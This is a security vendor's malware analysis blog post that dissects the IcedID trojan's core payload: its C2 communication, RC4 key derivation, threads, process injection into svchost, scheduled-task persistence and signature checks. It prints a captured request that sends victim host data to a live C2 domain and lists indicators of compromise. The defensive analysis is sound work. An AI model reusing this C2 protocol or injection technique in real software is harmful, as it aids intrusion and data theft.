
A Deep Dive Into IcedID Malware: Part II - Analysis of the Core IcedID Payload (Parent Process)

fortinet.com/blog/threat-research/icedid-malware-analysis-part-two.html

July 16, 2019



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments
19	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	22	no-stor...	application/...	skype:444	[#18]
20	200	HTTP	Tunnel to	client-s.gateway.messenger.live.com:443	870			skype:444	[#19]
21	201	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	2	no-stor...	application/...	skype:444	[#20]
22	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	22	no-stor...	application/...	skype:444	[#21]
23	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	381	no-stor...	application/...	skype:444	[#22]
24	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	384	no-stor...	application/...	skype:444	[#23]
25	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	806	no-stor...	application/...	skype:444	[#24]
26	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	1,072	no-stor...	application/...	skype:444	[#25]
27	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	566	no-stor...	application/...	skype:444	[#26]
28	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	380	no-stor...	application/...	skype:444	[#27]
29	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	380	no-stor...	application/...	skype:444	[#28]
30	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	382	no-stor...	application/...	skype:444	[#29]
31	502	HTTP	Tunnel to	albarthurst.pro:443	512	no-cac...	text/html; c...	svchost:6048	[#30]
32	200	HTTP	Tunnel to	browser.pipe.aria.microsoft.com:443	829			skype:444	[#31]
33	200	HTTPS	browser.pipe.aria....	/Collector/3.0/?qsp=true&content-type=application%2Fbond-...	0		application/...	skype:444	[#32]
34	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	381	no-stor...	application/...	skype:444	[#33]
35	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	381	no-stor...	application/...	skype:444	[#34]
36	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#35]
37	200	HTTPS	mozambiquest.pw	/in.php?g=2&c=06BC4CE519AA26AC88&p=0&r=108&i=0&n...	46			svchost:6048	[#36]
38	200	HTTPS	mozambiquest.pw	/in.php?g=18&c=06BC4CE519AA26AC88&p=0&r=108&d=0	258,950		application/...	svchost:6048	[#37]
39	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#38]
40	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#39]
41	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#40]
42	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#41]
43	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#42]
44	200	HTTP	Tunnel to	mozambiquest.pw:443	686			svchost:6048	[#43]
46	200	HTTPS	mozambiquest.pw	/in.php?g=19&c=06BC4CE519AA26AC88&p=0&r=108&d=0	2,137		application/...	svchost:6048	[#45]
47	200	HTTPS	mozambiquest.pw	/in.php?g=33&c=06BC4CE519AA26AC88&p=0&r=108&d=0	91,032		application/...	svchost:6048	[#46]
48	200	HTTPS	mozambiquest.pw	/in.php?g=20&c=06BC4CE519AA26AC88&p=0&r=108&d=0	340		application/...	svchost:6048	[#47]
49	200	HTTPS	mozambiquest.pw	/in.php?g=36&c=06BC4CE519AA26AC88&p=0&r=108&d=0	42,383		application/...	svchost:6048	[#48]
50	200	HTTPS	mozambiquest.pw	/in.php?g=38&c=06BC4CE519AA26AC88&p=0&r=108&d=0	270,630		application/...	svchost:6048	[#49]
51	200	HTTPS	mozambiquest.pw	/in.php?g=34&c=06BC4CE519AA26AC88&p=0&r=108&d=0	137,402		application/...	svchost:6048	[#50]
52	201	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	2	no-stor...	application/...	skype:444	[#51]
53	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	383	no-stor...	application/...	skype:444	[#52]
54	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	382	no-stor...	application/...	skype:444	[#53]
55	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	380	no-stor...	application/...	skype:444	[#54]
56	200	HTTPS	client-s.gateway.m...	/v1/users/ME/endpoints/%7Bdef2b753-ffff-ffff-7818-fd3282f...	383	no-stor...	application/...	skype:444	[#55]
57	200	HTTP	Tunnel to	browser.pipe.aria.microsoft.com:443	829			skype:444	[#56]
58	200	HTTP	Tunnel to	static.asm.skype.com:443	1,206			skype:444	[#57]
59	200	HTTPS	static.asm.skype.com	/pes/v1/petoken	100		application/...	skype:444	[#58]

```
POST https://mozambiquest.pw/in.php?g=2&c=06BC4CE519AA26AC88&p=0&r=108&i=0&n=0&o=0&k=17947&a=8&l= HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 248
Host: mozambiquest.pw

f=%48%00%61%00%69%00%20%00%4C%00%75%00&h=%57%00%49%00%4E%00%2D%00%31%00%50%00%43%00%44%00%39%00%35%00%4E%00%4E%00%39%00%47%00%43%
00&b=%57%00%4F%00%52%00%4B%00%47%00%52%00%4F%00%55%00%50%00&m=3&j=7&u[]=02004C4F4F50&u[]=000C290FE985&s=6.1.7601.1.32.1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 22 Jun 2019 05:49:12 GMT
Connection: keep-alive
Content-Length: 46

0;7;
0;6;
0;8;
0;1;6
0;1;1
0;1;4
0;1;2
```

Threat Research

By Kai Lu | July 16, 2019

FortiGuard Labs Threat Analysis Report Series

In part I of this blog series, I demonstrated how to unpack the IcedID malware, hooking and process injection techniques used by IcedID, as well as how to execute the IcedID payload. In this part below, let's take a closer look at the core payload.

0x01 Overview Of The Payload

The following is the entry point of the payload. It first unhooks the function RtlExitUserProcess. The core function is implemented in the function sub_0x27FE(). Once the core module is executed successfully, the program is entering into an infinite loop that ensures the svchost.exe process does not exit.

Figure 1. The entry point of the payload

Next, let's look at the function sub_0x27FE().

Figure 2. The function sub_0x27FE()

In the next sections, I will show you what the function does.

0x02 Two Injected Memory Regions

As you can see in Figure 15 of Part I, there are two injected memory regions into svchost.exe process. The first one is a data segment whose size is 8KB. This segment stores several system API's addresses at the beginning, encrypted C2 server list as well as other useful info.

The following is the system API's addresses. The program can invoke them indirectly by instructions like "call [base_addr + offset]". The way of indirectly calling system API is tricky to static analysis.

Figure 3. The system API's addresses stored in the injected memory region

The following is these corresponding API's names for the addresses above.

Figure 4. These system API's names

Additionally, it stores the encrypted C2 server list at offset **0x350**.

Figure 5. The encrypted C2 server list

The second memory region has three segments (one code segment and two data segments). The core function of the payload is implemented in the code segment.

0x03 Communication With C2 Server

Let's first look at how to get the C2 server list. As shown in Figure 5, the encrypted data are 256 bytes. And the decrypted data is shown in Figure 6.

Figure 6. The C2 server list

We can get the initial C2 server list.

albarthurst[.]pro
mozambiquest[.]pw
ransmittend[.]club
summerch[.]xyz

IcedID uses the WinHTTP APIs to communicate with C2 servers. It sends a request and receives the response over HTTPS. We can intercept the HTTPS traffic via Fiddler. But before using it, we have to set WinHTTP's Proxy. On Windows Vista and later, we need to use an elevated (admin) command prompt to call netsh like the following. The detailed instructions please refer to https://www.telerik.com/blogs/using-fiddler-with-winhttp.

Figure 7. Set WinHTTP's Proxy

The following is the decrypted HTTPS traffic IcedID sent in Fiddler.

Figure 8. The decrypted HTTPS traffic IcedID sent in the initial stage

In the initial stage, IcedID could send a HTTP request over SSL to the C2 server. Then it parses the response and continues to send 7 HTTP requests over SSL to download seven .DAT config files. Next, let’s dive into the URL parameters of the HTTP POST request. I highlighted some key items.

Figure 9. The HTTP POST request’s URL parameters

The first one is the Bot ID which is also used as RC4 key to encrypt the original .DAT config files. The parameter ‘r’ indicates the version of IcedID. Its version number is 108 in this sample. Regarding the RC4 key generation algorithm, I will unveil its details in next section.

0x04 RC4 Key Generation Algorithm

The function sub_0x29E2 is used to generate the RC4 key whose size is 4 in bytes.

Figure 10. The RC4 key generation algorithm

The RC4 key is stored at offset 0x74A8 from starting address of the second injected memory region. Then the RC4 key is also copied to the buffer at offset 0x74B8.

0x05 Multiple Threads For Cooperative Work

IcedID could create multiple threads to perform different tasks. Based on my analysis, there are five child threads created by invoking the function CreateThread. Some threads are always running, the others would exit after completing their tasks depending on the received C2 command. Here I list their thread functions below.

Thread 1 - Thread Function 0x2601

This thread function is mainly responsible for the initial communication with C2 server, handling the HTTP response, as well as downloading the .DAT config files or other types of files depending on the HTTP response and storing them into the corresponding folders. The following is the pseudo code of this thread function.

Figure 11. The thread function 0x2601

In this infinite loop, it waits until the specified object is in the signaled state or the time-out interval (here it’s 5 minutes) elapses. Then it generates the URL parameters and HTTP request body. Next, it could communicate with C2 server over HTTPS. Finally, it handles the HTTP response and continues to download the .DAT config files or other files depending on the parsing result of the HTTP response. This thread doesn’t exit and is always running to communicate with the C2 server.

When IcedID is executed at the first time, the initial communication traffic is shown below.

Figure 12. The initial communication with C2 server

As shown in Figure 12, the response is a multiple-line message. Each line is a C2 command consisting of three parts that are separated by a semicolon. The malware could call the corresponding handler function to complete specific task based on the C2 command number. The first part represents the event ID, the second part represents the index of handler function, the third part represents the parameter passed to the handler function. The following is the call to handler function.

Figure 13. The call to handler function and all handler's addresses

In this IcedID sample, it supports 18 different types of C2 commands.

Thread 2 - Thread Function 0x5599

This thread function is responsible for downloading .DAT config file and other types of files (such as executable file) from C2 server, and saving these data into the local files. For .DAT config files, the HTTP response body is encrypted twice by RC4 algorithm with two different keys. Let's take a closer look at the encryption process. The following is the HTTP response from C2 server.

Figure 14. Two-layer RC4 encryption process on HTTP response body

As shown in Figure 14, the first 8 bytes in the HTTP response body is the first layer's RC4 key. The length of second RC4 key is 4 in bytes. Its generation algorithm refers to the section "***RC4 key generation algorithm***".

Thread 3 - Thread Function 0x2E59

This thread function is responsible for copying the IcedID PE file into "C:\ProgramData\{0CD48D26-D226-4D28-9E39-3D2840658FD3}\{8CD48D26-D226-4D28-9E3A-3D2844658FD3}\qgbjaykqtsu.exe" and scheduling a task at logon. The name of the sub-directory may differ on different compromised machines. The scheduled task is shown below.

Figure 15. Schedule a task at logon

Thread 4 - Thread Function 0x1F9B

This thread function is responsible for communicating with C2 server. This thread is created in the handler function which handles the C2 command 17 in Figure 13.

Thread 5 - Thread Function 0x52FC

This thread function is responsible for creating three new svchost.exe child processes and injecting code into these processes' space.

Figure 16. The thread function 0x52fc

As shown in Figure 16, IcedID creates the svchost.exe child process with parameter CREATE_SUSPENDED. The primary thread of the new process would be in a suspended state, and the newly created process does not run until the **ResumeThread** function is called. Before resuming the primary thread, IcedID performs the code injection into the new process space. After that, it calls the **ResumeThread** function. The pseudo code of the injected code is shown in Figure 17.

Figure 17. Inject code into svchost.ext child process

In the injection function, it first allocates three memory regions into the remote process space. Then it decrypts the injected code from DAT config file. Next, it performs the code injection into previous allocated three memory regions. Finally, it sets up a hook at RtlExitUserProcess API in the remote process space. Next, let's continue to analyze which DAT config file is injected into the corresponding child process.

1.
yxuvgoshgc.dat(748961aabd75b85ee602e5f6d70322b281930349fbc98ad5c638104a759eba0b)

This DAT config file is injected into the child process 1 like the following. There are three memory regions to be injected into the child process 1. The first one is the injected code segment. The second one is a data segment including several system API's addresses and updated C2 server list. The third one is a PE file.

Figure 18. Injected svchost.exe child process 1

The hooked RtlExitUserProcess in child process 1 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x210DF(offset:**0x10DF**) to execute the payload.

Figure 19. Hooked RtlExitUserProcess in svchost.exe child process 1

2. uvgbwwwjcc.dat(b1d9d9bb617463a1cef665322949b29ad23ebfee2892908385b30cd739c163ce)

This DAT config file is injected into the child process 2 like the following. There are three memory regions to be injected into the child process 2. The first one is the injected code segment. The second one is a data segment including several system API's addresses and updated C2 server list. The third one is a data segment.

Figure 20. Injected svchost.exe child process 2

The hooked RtlExitUserProcess in child process 2 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x21E0A(offset:**0x1E0A**) to execute the payload.

Figure 21. Hooked RtlExitUserProcess in svchost.exe child process 2

3. **encziczibc.dat**(672440151cd67a20bccc5c9f9f66f7d091098b0bd2a087eeac79af1f11bf3403)

This DAT config file is injected into the child process 3 like the following. There are three memory regions to be injected into the child process 3. The first one is the injected code segment. The second one is a data segment including several system API's addresses and updated C2 server list. The third one is a data segment.

Figure 22. Injected svchost.exe child process 3

The hooked RtlExitUserProcess in child process 3 is shown below. When the RtlExitUserProcess function is called, it jumps to 0x11168E(offset:**0x168E**) to execute the payload.

Figure 23. Hooked RtlExitUserProcess in svchost.exe child process 3

Regarding how these three child processes work internally, I will continue to analyze it in part III.

0x06 Persistent Payload And File Write Operations

We observed some file write operations like the following. It puts the persistent payload into a specific folder. And it also puts seven .DAT config files into the folder "C:\ProgramData\cmrreaykdkq". The sub-directory name might differ in different compromised systems.

Figure 24. The file write operations of persistent payload and DAT config files

The following table lists the detailed description of these DAT config files.

Table 1. The detailed description of DAT config files

0x07 Signature Verification

IcedID can do signature verification of the payload. It first decrypts the C2 server config file(alofykqgeb.dat) with RC4 key (see "RC4 key generation algorithm" section). The decrypted data buffer is shown below. This buffer has three parts. The first 8 bytes is the original RC4 key. The subsequent 0x80 bytes of data is the signature data to be verified. The third part is the updated C2 server list.

Figure 25. Decrypt data in alofykqgeb.dat

Next, it decrypts the buffer of hard-coded RSA public key with XOR operation.

Figure 26. The hard-coded RSA public key which is encrypted and RSA public key

Then, it calls CryptVerifySignatureW function to verify the signature.

Figure 27. Call CryptVerifySignatureW function to verify the signature

0x08 Solution

This malicious PE file has been detected as "W32/Kryptik.GTSU!tr" by the FortiGuard AntiVirus service.

The C2 server list has been rated as "Malicious Websites" by the FortiGuard WebFilter service.

0x09 Conclusion

We have walked through what the svchost.exe parent process does internally. It includes how IcedID communicates with C2 server, RC4 key generation algorithm, the code injection process, what the multiple threads do in detail, signature verification, etc.

In the next blog, I will provide a deep analysis of these three svchost.exe child processes.

Reference

SHA256

alofykqgeb.dat(00040d021a4813f11ba580ad76c669144ae787b8b93c6a3559e6662301d3be72)
encziczibc.dat(672440151cd67a20bccc5c9f9f66f7d091098b0bd2a087eeac79af1f11bf3403)
kdkdkqtfdb.dat(9bfb66621cf27f086f8db9e8761841fd0aff3a0a6348988324b408319639b9b8)
uvgbwwwjcc.dat(b1d9d9bb617463a1cef665322949b29ad23ebfee2892908385b30cd739c163ce)
wjalosuiec.dat(29d47ddb05381dd591c77c5eee62236cfc7120b1719d6e40f29872e9c9b53a0c)
yxuvgoshcb.dat(24818652fd0031b3a1626da35068ec868d8d3b9635cb011677188cf73bc3eb5a)
yxuvgoshgc.dat(748961aabd75b85ee602e5f6d70322b281930349fbc98ad5c638104a759eba0b)

C2 Server

albarthurst[.]pro
mozambiquest[.]pw
ransmittend[.]club
summerch[.]xyz
ethracial[.]pw
saudienter[.]pw
goodinzone[.]at
forsynanchyv[.]com
hipponexunam[.]org
chardiop[.]club
parenessed[.]icu
mechangerous[.]space
exchangests[.]xyz
hydrylater[.]online
carlsbadenomise[.]top
wagenstead[.]xyz

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for our weekly FortiGuard Threat Brief.

Read about the FortiGuard Security Rating Service, which provides security audits and best practices.

Related Posts